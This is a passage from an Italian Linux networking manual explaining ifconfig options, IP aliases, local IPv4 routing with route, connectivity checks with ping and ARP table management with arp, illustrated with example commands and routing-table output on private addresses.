Permette di specificare l'unità massima di trasferimento (MTU o *Max transfer unit*) dell'interfaccia. Per le schede Ethernet, questo valore può variare in un intervallo di 1000-2000 (il valore predefinito è 1500). Per il protocollo SLIP si possono utilizzare valori compresi tra 200 e 4096. È da notare però che attualmente non è possibile gestire la frammentazione IP, di conseguenza, è meglio utilizzare un MTU sufficientemente grande.

```
pointopoint [indirizzo_di_destinazione] | -pointopoint
```

Abilita o disabilita la modalità punto-punto per questa interfaccia. La connessione punto-punto è quella che avviene tra due elaboratori soltanto. Se viene indicato l'indirizzo, si tratta di quello dell'altro nodo.

```
netmask indirizzo_di_netmask
```

Stabilsce la maschera di rete per questa interfaccia. L'indicazione della maschera di rete può essere omessa, in tal caso, viene utilizzato il valore predefinito che è determinato in base alla classe a cui appartiene l'indirizzo (A, B o C). Naturalmente, se si usa una sottorete, il valore della maschera di rete non può coincidere con quello predefinito.

```
irq numero_di_irq
```

Alcune interfacce permettono di definire il numero di IRQ in questo modo. Nella maggior parte dei casi, ciò non è possibile.

```
broadcast [indirizzo] | -broadcast
```

Abilita o disabilita la modalità broadcast per questa interfaccia. Se abilitandola, viene indicato l'indirizzo, si specifica l'indirizzo broadcast di questa interfaccia.

```
multicast
```

Questa opzione permette di attivare esplicitamente la modalità multicast, anche se normalmente ciò viene determinato automaticamente in base al tipo di interfaccia utilizzato.

Esempi

```
# ifconfig lo 127.0.0.1
```

Attiva l'interfaccia '**lo**' corrispondente al *loopback* con il noto indirizzo IP 127.0.0.1.

```
# ifconfig eth0 192.168.1.1 netmask 255.255.255.0
```

Attiva l'interfaccia '**eth0**' corrispondente alla prima scheda Ethernet, con l'indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

```
$ ifconfig eth0
```

Emette la situazione dell'interfaccia '**eth0**' corrispondente alla prima scheda Ethernet.

```
$ ifconfig
```

Emette la situazione di tutte le interfacce di rete attivate.


114.2.2 Alias IP

È possibile attribuire a ogni interfaccia di rete più di un indirizzo IP. Ciò si ottiene definendo delle interfacce virtuali, riferite a quelle reali, a cui poi si attribuiscono degli indirizzi IP differenti. Il nome di un'interfaccia virtuale ha l'aspetto seguente:

interfaccia_reale : *n_interfaccia_virtuale*

Per esempio, '**eth0**' è il nome reale di un'interfaccia di rete Ethernet, mentre '**eth0:0**', '**eth0:1**',... sono una serie di interfacce virtuali riferite sempre all'interfaccia reale '**eth0**'. Naturalmente, lo stesso vale per gli altri tipi di interfaccia di rete: '**ppp0:***n*', '**plip0:***n*',...

Figura 114.2. Utilizzo ipotetico degli alias IP.

```
          .------.        .------.        .------.        .------.
          | host |        | host |        | host |        | host |
          `------'        `------'        `------'        `------'
              |               |               |               |
  - - - ------*---------------*-------*-------*---------------*---------- - - -
           192.168.100.0 <---      |      ---> 192.168.1.0
                                   |
                                   |
            192.168.100.254 eth0:0 | eth0 192.168.1.254
                                   |
                       .---------------------.
                       |                     |
                       |       Router        |
                       |                     |
                       `---------------------'
```

Naturalmente, per ottenere la definizione di alias IP, potrebbe essere necessario predisporre un kernel adatto (sezione 29.2.9).

Nel momento in cui si configura un'interfaccia virtuale, questa viene definita implicitamente. Si interviene nel modo solito attraverso '**ifconfig**'. L'esempio seguente si riferisce a quanto mostrato nella figura 114.2, in cui, su una sola rete fisica si distinguono gli indirizzi di due sottoreti differenti: 192.168.1.0 e 192.168.100.0.

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0
```


```
# ifconfig eth0:0 192.168.100.254 netmask 255.255.255.0
```

IPv4: instradamento locale

L'instradamento definisce la strada che devono prendere i pacchetti di livello 3 (rete), secondo il modello ISO-OSI, a partire dal nodo a cui si fa riferimento. In questo capitolo, viene preso in considerazione l'instradamento locale, inteso come quello che non si serve di router.

115.1 Rete locale

In una rete elementare, in cui ogni elaboratore ha una sola scheda di rete e tutte le schede sono connesse con lo stesso cavo, potrebbe sembrare strana la necessità di dover stabilire un percorso per l'instradamento dei dati sulla rete. Ma in una rete IPv4 non è così: per qualunque connessione possibile è necessario stabilire il percorso, anche quando si tratta di connettersi con l'interfaccia locale immaginaria (*loopback*).

Ogni elaboratore che utilizza la rete ha una sola necessità: quella di sapere quali percorsi di partenza siano possibili, in funzione degli indirizzi utilizzati. Gli eventuali percorsi successivi, vengono definiti da altri elaboratori nella rete. Si tratta di costruire la cosiddetta *tabella di instradamento*, attraverso la quale, ogni elaboratore sa quale strada deve prendere un pacchetto a partire da quella posizione.

```
    .--------------------.                                     .---------------.
    |    Elaboratore A    | plip1                 192.168.7.2 | Elaboratore B |
    |                     |------------------------------------|               |
    |    127.0.0.1  lo    |192.168.7.1                   plip1 | 127.0.0.1  lo |
    `--------------------'                                     `---------------'
      192.168.1.1 | eth0
                  |
                  |
                  |    rete 192.168.1.0
  - - - - - - - - -*- - - - - - - - - - - - -
```

Riprendendo l'esempio già mostrato a proposito della configurazione delle interfacce di rete, si potrebbero definire le tabelle di instradamento seguenti, che si riferiscono rispettivamente al nodo A e al nodo B dello schema:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Quando si configura un'interfaccia di rete e gli si attribuisce l'indirizzo IP, dal momento che esiste una maschera di rete indicata espressamente o predefinita, potrebbe essere lo stesso programma di configurazione dell'interfaccia che si occupa di definirne l'instradamento nella rete locale; a ogni modo, rimane la necessità di definirlo (in un modo o nell'altro).

Per la spiegazione di questi instradamenti vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Route, [1] a cui corrisponde l'esegui-

[1] **net-tools** GNU GPL

bile '**route**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se la modalità per definire gli instradamenti può essere differente.

115.1.1 Loopback

La definizione dell'instradamento per gli indirizzi locali di *loopback* è obbligatoria:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo

Con un sistema GNU/Linux dovrebbe essere lo stesso programma Ifconfig che prepara l'instradamento corretto all'atto dell'impostazione dell'interfaccia '**lo**'; tuttavia, usando Route si potrebbe intervenire nel modo seguente:

\# **route add -net 127.0.0.0 netmask 255.0.0.0 dev lo**[2]

La tabella di instradamento che si ottiene viene descritta di seguito.

$ **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        2 lo
```

Di solito la rete 127.0.0.0 serve a raggiungere solo l'indirizzo 127.0.0.1, quindi, spesso si preferisce inserire solo questo nella tabella di instradamento. In pratica si utilizza il comando:

\# **route add -host 127.0.0.1 dev lo**

In questo caso non si indica la maschera di rete perché deve essere necessariamente 255.255.255.255, essendo riferita a un nodo singolo.

La verifica dell'instradamento è semplice, basta provare a richiedere un eco all'interfaccia '**lo**'.

$ **ping 127.0.0.1**[*Invio*]

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.4 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.3 ms
```

[*Ctrl+c*]

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.4 ms
```

115.1.2 Ethernet

Le schede di rete Ethernet sono usate per la connessione a una rete locale e per questo sono potenzialmente in grado di offrire un collegamento con tutti gli indirizzi che ricadono all'interno della rete logica di cui fanno parte.[3] Quando si stabilisce un instradamento che utilizza questo tipo di interfaccia, è preferibile l'indicazione dell'intera rete logica a cui appartiene.[4]

[2] In caso di difficoltà si può optare per l'instradamento del nodo 127.0.0.1 soltanto, come mostrato nel seguito.

[3] Si parla di connessione broadcast.

[4] Teoricamente sarebbe possibile indicare un instradamento per ogni elaboratore che si intende raggiungere, ma questo è decisamente poco conveniente dal punto di vista pratico.

Seguendo l'esempio visto in precedenza nella sezione che riguardava la configurazione di una scheda Ethernet, dal momento che questa si trovava a operare nella rete 192.168.1.0, l'instradamento corretto corrisponde allo schema seguente:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0

Con un sistema GNU/Linux, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente:

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0

La tabella di instradamento che ne deriva viene descritta di seguito.

$ **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
```

Volendo è possibile indicare un instradamento specifico per ogni destinazione. Nell'esempio seguente si aggiunge l'instradamento per alcuni elaboratori: si deve utilizzare '**`route`**' più volte.

route add -host 192.168.1.1 dev eth0

route add -host 192.168.1.2 dev eth0

route add -host 192.168.1.3 dev eth0

route add -host 192.168.1.4 dev eth0

Si ottiene una tabella di instradamento simile a quella seguente:

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.1     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.2     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.3     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.4     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
```

> Anche l'indirizzo dell'interfaccia locale, quella del proprio elaboratore, è raggiungibile solo se è stato specificato un instradamento. Quando si indicava un instradamento della rete, questa veniva inclusa automaticamente nel gruppo; nel caso si voglia indicare dettagliatamente ogni indirizzo da raggiungere, se si vuole accedere anche alla propria interfaccia, occorre inserirla nella tabella di instradamento. Nell'esempio visto sopra, viene aggiunto anche l'indirizzo 192.168.1.1 per questo scopo.

La verifica dell'instradamento deve essere fatta inizialmente controllando l'interfaccia locale, quindi tentando di raggiungere l'indirizzo di un altro elaboratore sulla rete. Naturalmente, occorre che quell'elaboratore abbia una tabella di instradamento corretta.

$ **ping 192.168.1.1**[*Invio*]

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.4 ms
```

[*Ctrl+c*]

```
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.5 ms
```

$ **ping 192.168.1.2**[*Invio*]

```
PING 192.168.1.2 (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.1 ms
```

[*Ctrl+c*]

```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

115.1.3 Connessioni punto-punto

Con le connessioni di tipo punto-punto, dal momento che riguardano esclusivamente due elaboratori, sono tali per cui un instradamento verso una rete non sia sensato, benché possibile. In generale, è necessario aggiungere semplicemente un instradamento verso l'indirizzo all'altro capo, ma è utile aggiungere comunque l'instradamento anche all'indirizzo locale.

Seguendo l'esempio già visto in precedenza, vengono riepilogati gli instradamenti di due nodi che utilizzano l'interfaccia '**plip1**' per la connessione, che in questo caso sono identici:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1

Con un sistema GNU/Linux, supponendo di usare una connessione PLIP, attraverso le porte parallele, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente (in entrambi i nodi, nello stesso modo, dato che il nome dell'interfaccia e lo stesso):

route add -host 192.168.7.1 dev plip1

route add -host 192.168.7.2 dev plip1

La tabella di instradamento che si ottiene viene descritta di seguito.

$ **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.7.1     0.0.0.0         255.255.255.255 UH    0      0        1 plip1
192.168.7.2     0.0.0.0         255.255.255.255 UH    0      0        1 plip1
```

Per verificare gli instradamenti, si può provare come al solito con '**ping**':


$ **ping 192.168.7.1**

oppure:

$ **ping 192.168.7.2**

115.1.4 L'ordine delle voci nella tabella degli instradamenti

L'ordine in cui appaiono le voci nella tabella degli instradamenti è significativo, ma solitamente viene determinato in modo automatico dal sistema operativo. Si osservi lo schema seguente che rappresenta una variante dell'esempio già mostrato in precedenza:

```
   .--------------------.                                   .---------------.
   |    Elaboratore A   | plip1                 192.168.1.3 | Elaboratore B |
   |                    |-----------------------------------|               |
   |    127.0.0.1  lo   |192.168.1.2                  plip1 | 127.0.0.1  lo |
   `--------------------'                                   `---------------'
     192.168.1.1 | eth0
                 |
                 |
                 |    rete 192.168.1.0
 - - - - - - - - -*- - - - - - - - - - - - -
```

Per quanto riguarda il nodo A, come si può intuire, l'instradamento della connessione punto-punto potrebbe entrare in conflitto con quello della rete locale 192.168.1.0. In pratica, se si definiscono correttamente tutti gli instradamenti, le voci della connessione punto-punto appaiono prima nell'elenco, pertanto, l'instradamento verso un indirizzo diverso da quello della connessione punto-punto, verrebbe preso in considerazione in un momento successivo:

Destinazione	Maschera di rete	Router	Interfaccia di rete
172.0.0.0	255.0.0.0	--	lo
192.168.1.2	255.255.255.255	--	plip1
192.168.1.3	255.255.255.255	--	plip1
192.168.1.0	255.255.255.0	--	eth0

115.2 Definizione degli instradamenti nelle reti locali e verifiche con un sistema GNU/Linux

In un sistema GNU/Linux, gli instradamenti, cioè la compilazione della tabella di instradamento, vengono stabiliti attraverso Route, [5] a cui corrisponde in pratica l'eseguibile '**`route`**'.

> Di solito, già Ifconfig definisce automaticamente gli instradamenti elementari, riferiti alle reti cui sono connesse le interfacce di rete. Pertanto, prima di definire un instradamento, conviene verificare la situazione già esistente dopo la configurazione delle interfacce.

115.2.1 # route

```
route [opzioni]
```

La sintassi di '**`route`**' può articolarsi in diversi modi a seconda del tipo di azione da compiere. In particolare, conviene distinguere tra: l'analisi della tabella di instradamento;

```
route [-v] [-n] [-e | -ee]
```

l'aggiunta di un nuovo instradamento;

```
route [-v] add [-net|-host] destinazione [netmask maschera_di_rete] [gw router] ↩
↪[altre_opzioni] [[dev] interfaccia]
```

[5] **net-tools** GNU GPL

l’eliminazione di un instradamento preesistente.

```
route [-v] del [-net|-host] destinazione [netmask maschera_di_rete] [gw router] ←
→[altre_opzioni] [[dev] interfaccia]
```

In pratica, nel primo caso è possibile visualizzare (attraverso lo standard output) la tabella di instradamento. Generalmente, per questo scopo, l’uso normale è proprio quello di ‘**`route`**’ senza argomenti.

Nel secondo caso, l’inserimento di una nuova voce nella tabella di instradamento avviene per mezzo dell’opzione ‘**`add`**’ e dell’indicazione della destinazione da raggiungere. L’indicazione dell’interfaccia è facoltativa, se può essere determinata in modo predefinito.

Nel terzo caso, l’eliminazione di una voce della tabella di instradamento avviene per mezzo dell’opzione ‘**`del`**’ e dell’indicazione della destinazione che prima veniva raggiunta. Anche in questo caso, l’indicazione dell’interfaccia è facoltativa, se può essere determinata in modo predefinito.

> Quando si visualizza la tabella degli instradamenti, il programma tenta di risolvere gli indirizzi in nomi. Spesso, questo fatto può essere inopportuno, pertanto è comune l’uso dell’opzione ‘**`-n`**’ con cui si evita tale conversione e non si perde tempo nel tentativo di risolvere indirizzi che non hanno un nome.
> Si osservi che, solitamente, la risoluzione di un indirizzo relativo a una rete, non ha un nome offerto dal servizio DNS, pertanto occorre predisporre il file ‘`/etc/networks`’, per consentire tale trasformazione.

Alcune opzioni

`-n`

Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi e delle reti. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.

`-net` *destinazione*

L’indirizzo indicato nella destinazione fa riferimento a una rete. L’indirizzo può essere indicato in forma numerica o attraverso un nome di dominio; in questo ultimo caso, la traduzione avviene in base al contenuto del file ‘`/etc/networks`’.

`-host` *destinazione*

L’indirizzo indicato nella destinazione fa riferimento a un nodo. L’indirizzo può essere indicato in forma numerica o attraverso un nome di dominio.

`netmask` *maschera_di_rete*

Permette di specificare la maschera di rete quando si sta facendo riferimento a un indirizzo di rete. Quando si inserisce una voce riferita a un nodo singolo, questa indicazione non ha senso. Quando la maschera di rete è un dato richiesto, se non viene inserito si assume il valore predefinito che dipende dalla classe a cui appartiene l’indirizzo indicato.

`gw` *router*

Fa in modo che i pacchetti destinati alla rete o al nodo per il quale si sta indicando l’instradamento, passino per il router specificato. Per questo, occorre che l’instradamento verso l’elaboratore che funge da router sia già stato definito precedentemente e in modo statico.

Normalmente, l’indirizzo utilizzato come router riguarda un’interfaccia collocata in un altro nodo. Eventualmente, per mantenere la compatibilità con Unix BSD, è possibile specificare

un'interfaccia locale, intendendo così che il traffico per l'indirizzo di destinazione deve avvenire utilizzando quella interfaccia.

`metric` *valore_metrico*

Permette di definire il valore metrico dell'instradamento e viene utilizzato dai demoni che si occupano dell'instradamento dinamico per determinare il *costo* di una strada, o meglio per poter decidere il percorso migliore.

`reject`

Permette di impedire l'utilizzo di un instradamento.

[`dev`] *interfaccia*

Permette di definire esplicitamente l'interfaccia da utilizzare per un certo instradamento. Solitamente, questa informazione non è necessaria perché il kernel riesce a determinare l'interfaccia in base alla configurazione delle stesse.

È importante che questa indicazione appaia alla fine della riga di comando, in questo modo, il parametro '**`dev`**', che precede il nome dell'interfaccia, è solo facoltativo.

115.2.2 Utilizzo di Route

Quando si interroga la tabella degli instradamenti, si ottiene una struttura composta da diverse colonne, in cui, quelle principali sono descritte nella tabella 115.7.

Tabella 115.7. Intestazioni della tabella di instradamento.

Nome	Descrizione
Destination	La rete o il nodo di destinazione.
Gateway	Il router. Se appare un asterisco ('**`*`**') o l'indirizzo 0.0.0.0 significa che non si tratta di un instradamento attraverso un router.
Genmask	In linea di massima corrisponde alla maschera di rete; in particolare, se è un instradamento verso un nodo appare 255.255.255.255, se invece è l'instradamento predefinito appare 0.0.0.0 ('**`default`**').
Flags	Indica diversi tipi di informazioni utilizzando lettere o simboli.
Metric	La distanza o il costo della strada. Rappresenta la distanza (espressa solitamente in *hop* o salti) per raggiungere la destinazione.
Ref	Il numero di riferimenti all'instradamento. Questa informazione non viene utilizzata dal kernel Linux e, di conseguenza, l'informazione appare sempre azzerata.
Use	Conteggio del numero di volte in cui la voce è stata visionata.
Iface	Il nome dell'interfaccia da cui partono i pacchetti IP.

I tipi di informazioni che possono essere rappresentati nella colonna '**`Flags`**' sono elencati nella tabella 115.8.

Tabella 115.8. Significato delle lettere e dei simboli utilizzati nella colonna '**Flags**' della tabella di instradamento.

Simbolo	Descrizione
U	L'instradamento è attivo.
H	L'indirizzo indicato fa riferimento a un nodo.
G	Viene utilizzato un router.
R	Instradamento reintegrato (instradamento dinamico).
D	Instradamento installato dinamicamente da un demone o attraverso ridirezione.
M	Instradamento modificato da un demone o attraverso ridirezione.
!	Instradamento impedito (opzione '**reject**').

Seguono alcuni esempi di utilizzo.

- # **route add -host 127.0.0.1 dev lo**

  Attiva l'instradamento verso l'interfaccia locale *loopback*.

- # **route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0**

  Attiva l'instradamento della rete 192.168.1.0 che utilizza la maschera di rete 255.255.255.0, specificando che riguarda l'interfaccia di rete '**eth0**'.

- # **route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254**

  Attiva l'instradamento della rete 192.168.2.0 che utilizza la maschera di rete 255.255.255.0, attraverso il router 192.168.1.254 per il quale era già stato definito un instradamento precedentemente.

- # **route add default gw 192.168.1.254**

  Attiva l'instradamento predefinito (nel caso che non siano disponibili altre possibilità) attraverso il router 192.168.1.254. La parola '**default**' fa automaticamente riferimento all'indirizzo IP 0.0.0.0.

- # **route add 10.0.0.0 netmask 255.0.0.0 reject**

  Definisce un instradamento il cui accesso deve essere impedito.


- $ **route**

  Mostra la tabella di instradamento attuale.

115.3 Verifica di un instradamento

La definizione degli instradamenti, serve per stabilire un collegamento con le interfacce di altri elaboratori. Quando anche le tabelle di instradamento degli altri elaboratori sono corrette, si può verificare che le comunicazioni sono possibili attraverso il programma '**ping**'.

'**ping**' permette di inviare una richiesta di eco a un indirizzo determinato, ovvero, a un'interfaccia determinata. Si riesce a ottenere l'eco solo se l'instradamento verso quell'indirizzo è funzionante e, nello stesso modo, se è attivo quello di ritorno gestito a partire dall'indirizzo di destinazione.

```
.--------.                                                    .--------.
|        |    Richiesta di eco, ICMP 8 (ping)                 |        |
| Nodo A | - - - - - - - - - - - - - - - - - - - - - - - - -> | Nodo B |
|        |                                                    |        |
`--------'                                                    `--------'
     ^                                                             V
     |                Risposta a una richiesta di eco, ICMP 0 (pong)   |
     `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - '
```

Normalmente si procede controllando prima l'indirizzo della propria interfaccia locale, quindi, via via si tenta di raggiungere indirizzi più lontani.

115.3.1 $ ping

ping [*opzioni*] *indirizzo*

'**`ping`**' [6] permette di inviare una richiesta di eco a un indirizzo, utilizzando il protocollo ICMP, verificando di ricevere tale eco in modo corretto. '**`ping`**' viene usato quasi sempre senza opzioni, in modo da ottenere una richiesta di eco continuo, a intervalli di un secondo, che può essere interrotta attraverso la tastiera con la combinazione [*Ctrl+c*]. Tuttavia, dal momento che '**`ping`**' serve a scoprire dei problemi negli instradamenti e nel sistema di trasporto generale, può essere conveniente intervenire sulla dimensione dei pacchetti trasmessi e sul loro contenuto.

Alcune opzioni

`-c` *quantità*

Conclude il funzionamento di '**`ping`**' dopo aver ricevuto il numero indicato di risposte.

`-f`

Invia la maggior quantità possibile di pacchetti di richiesta, limitandosi a segnalare graficamente la quantità di quelli che risultano persi, cioè per i quali non si ottiene l'eco di risposta. Serve per analizzare pesantemente un tratto di rete, tenendo conto che questa possibilità va usata con prudenza. Proprio a causa della pericolosità di tale opzione, questa può essere richiesta solo dall'utente '**`root`**'.

`-i` *n_secondi_pausa*

Permette di stabilire una pausa, espressa in secondi, tra l'invio di una richiesta di eco e la successiva. Se non viene utilizzata l'opzione '**`-f`**', il valore predefinito di questa è di un secondo.

`-p` *stringa_di_riempimento*

Permette di aggiungere un massimo di 16 byte ai pacchetti utilizzati da '**`ping`**', specificandone il contenuto in esadecimale. Ciò può essere utile per verificare il passaggio di pacchetti che hanno contenuti particolari e che per qualche ragione possono avere delle difficoltà.

`-s` *dimensione*

Permette di definire la dimensione dei pacchetti utilizzati, a cui si aggiunge l'intestazione ICMP. Il valore predefinito è di 56 byte a cui si aggiungono 8 byte di intestazione (64 in tutto).

Esempi

```
$ ping 192.168.1.1
```

Invia una richiesta di eco all'indirizzo 192.168.1.1, a intervalli regolari di un secondo, fino a che riceve un segnale di interruzione.

```
$ ping -c 1 192.168.1.1
```

Invia una richiesta di eco all'indirizzo 192.168.1.1 e termina di funzionare quando riceve la prima risposta di eco.

```
$ ping -p ffffffff 192.168.1.1
```

[6] **ping** UCB BSD

Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti contenenti una serie di 32 bit a uno ($FFFFFFFF_{16}$).

```
$ ping -s 30000 192.168.1.1
```

Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti lunghi 30 000 byte, oltre all'intestazione ICMP.

115.4 ARP

Nel capitolo introduttivo alle reti TCP/IP, si è accennato al protocollo ARP, con il quale si ottengono le corrispondenze tra indirizzi di livello 2 (collegamento dati) e indirizzi di livello 3 (rete), ovvero IP nel nostro caso. In particolare è stato fatto riferimento a una tabella ARP che viene mantenuta automaticamente da ogni nodo durante il suo funzionamento.

Potrebbe essere interessante ispezionare ed eventualmente modificare il contenuto di questa tabella ARP. Questo si fa con il programma '**`arp`**'. [7]

Ci sono situazioni in cui il protocollo ARP non può funzionare e in quei casi è possibile predisporre una tabella ARP preconfezionata attraverso la configurazione di un file: '`/etc/ethers`'.

115.4.1 # arp

`arp` *opzioni*

'**`arp`**' permette di ispezionare e di modificare la tabella ARP del sistema.

Alcune opzioni

`-n` | `--numeric`

Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi.

`-a` [*host*] | `--display` [*host*]

Mostra le voci corrispondenti a un nodo particolare, oppure tutti gli abbinamenti conosciuti.

`-d` *host* | `--delete` *host*

Elimina le voci riferite al nodo indicato.

`-s` *host* *indirizzo_fisico*

Crea una voce nella tabella ARP, abbinando l'indirizzo di un nodo a un indirizzo fisico (generalmente si tratta di un indirizzo Ethernet).

`-f` *file* | `--file` *file*

Indica un file da utilizzare per caricare delle voci nella tabella ARP. Generalmente, quando le interfacce sono di tipo Ethernet, questo file è rappresentato da '`/etc/ethers`'.

Esempi

```
# arp -a
```

Elenca tutte le voci accumulate nella tabella ARP.

```
# arp -a 192.168.1.2
```

[7] **net-tools** GNU GPL

Mostra le voci riferite esclusivamente al nodo 192.168.1.2.

arp -n -a 192.168.1.2

Come nell'esempio precedente, mostrando solo indirizzi numerici.

arp -d 192.168.1.2

Cancella le voci riferite al nodo 192.168.1.2 contenute nella tabella ARP.

arp -s 192.168.1.2 00:01:02:03:04:05

Assegna permanentemente (per la durata del funzionamento del sistema) l'indirizzo Ethernet 00:01:02:03:04:05 all'indirizzo IP 192.168.1.2.

arp -f /etc/ethers

Legge il file '`/etc/ethers`' e utilizza il contenuto per definire delle voci permanenti nella tabella ARP.

115.4.2 /etc/ethers

